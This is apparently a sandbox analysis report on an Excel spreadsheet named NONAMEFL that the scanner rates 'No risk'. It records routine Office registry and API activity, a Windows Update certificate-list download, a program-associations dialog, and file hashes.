Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ed714 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 743734f0 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\Themes\1033\NextUpdate Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\SmartArt\1033\NextUpdate Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*, *, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft\Office\Office15\xlstart\*, *, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1		2812
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812

Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomDell_DVD-ROM_2.5+_#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 1e5630 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntL_1033 Value: 55860007		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntL_1033 Value: 55860008		2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCEL.EXE Value: Excel (desktop)		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6e70, CscService, 80000000 ) Return: 96b6d58		2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Service API	API Name: OpenServiceW Args: ( 96b3d38, gpsvc, 5 ) Return: 96b3db0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Service API	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 948		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 948		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950		2812
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 950		2812
Call Network API	API Name: bind Args: ( 950, 0.0.0.0:49179, 128 ) Return: 0		2812
Call System API	API Name: ConnectEx Args: ( 950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0 ) Return: 0		2812

Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?ff5a168c6196f4f1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 286 ) Return: 0		2812
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1		2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32\*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagepath[%windir%\explorer.exe ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2812
Call System API	API Name: CryptGenKey Args: ( 94d2608, 6610, 1, 52af55c ) Return: 1		2812
Call System API	API Name: CryptExportKey Args: ( b192b20, b1929a0, 1, 0, 0, 52af550 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call Thread API	API Name: NtResumeThread Args: ( Process:3208, ) Return: ?		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[3208], ppid[2812 ] Return: 1		2812
Call Process API	API Name: CreateProcessW Args: ( %CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, . . . . . , Process:3208:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE ) Return: 1		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\UID Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\UserName Value: Administrator		2812



Set Program Associations

Control PanelAll Control Panel ItemsDefault ProgramsSet Default ProgramsSet Program Associations

Search Control Panel

Set associations for a program

Select the extensions you want this program to open by default, and then click Save.

Excel (desktop)

Microsoft Corporation

http://office.microsoft.com

☐ Select All

Name	Description	Current Default
Extensions		
<input checked="" type="checkbox"/> .csv	Microsoft Excel Comma Separated Values File	Excel (desktop)
<input checked="" type="checkbox"/> .dqy	Microsoft Excel ODBC Query File	Excel (desktop)
<input checked="" type="checkbox"/> .iqy	Microsoft Excel Web Query File	Excel (desktop)
<input checked="" type="checkbox"/> .odc	Microsoft Office Data Connection	Excel (desktop)
<input type="checkbox"/> .ods	OpenDocument Spreadsheet	LibreOffice
<input checked="" type="checkbox"/> .oqy	Microsoft Excel OLAP Query File	Excel (desktop)
<input checked="" type="checkbox"/> .rqq	Microsoft Excel OLE DB Query File	Excel (desktop)
<input checked="" type="checkbox"/> .slk	Microsoft Excel SLK Data Import Format	Excel (desktop)
<input checked="" type="checkbox"/> .xla	Microsoft Excel Add-In	Excel (desktop)
<input checked="" type="checkbox"/> .xlam	Microsoft Excel Add-In	Excel (desktop)
<input type="checkbox"/> .xld	Microsoft Excel 5.0 DialogSheet	Unknown application
<input checked="" type="checkbox"/> .xlk	Microsoft Excel Backup File	Excel (desktop)
<input checked="" type="checkbox"/> .xll	Microsoft Excel XLL Add-In	Excel (desktop)
<input checked="" type="checkbox"/> .xlm	Microsoft Excel 4.0 Macro	Excel (desktop)
<input checked="" type="checkbox"/> .xls	Microsoft Excel 97-2003 Worksheet	Excel (desktop)
<input checked="" type="checkbox"/> .xlsb	Microsoft Excel Binary Worksheet	Excel (desktop)
<input checked="" type="checkbox"/> .xlshhtml	Microsoft Excel HTML Document	Excel (desktop)
<input checked="" type="checkbox"/> .xlsm	Microsoft Excel Macro-Enabled Worksheet	Excel (desktop)
<input type="checkbox"/> .xlsmhtml	XLSMHTML File	Unknown application
<input checked="" type="checkbox"/> .xlsx	Microsoft Excel Worksheet	Excel (desktop)
<input checked="" type="checkbox"/> .xlt	Microsoft Excel Template	Excel (desktop)
<input checked="" type="checkbox"/> .xlthtml	Microsoft Excel HTML Template	Excel (desktop)
<input checked="" type="checkbox"/> .xltn	Microsoft Excel Macro-Enabled Template	Excel (desktop)
<input checked="" type="checkbox"/> .xltx	Microsoft Excel Template	Excel (desktop)

Save

Cancel

Start

7:14 AM

12/6/2022

Object 1.3 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertsl.cab?ffa168c6196f4f1	Computers / Internet	No risk	-	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709


Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\EXCELFiles Value: 55860020		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\ProductFiles Value: 55860068		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2812
Call System API	API Name: GetVersionExA Args: ( 1ee830 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ed714 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 743734f0 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*,*, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\Office15\xlstart\*,*, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
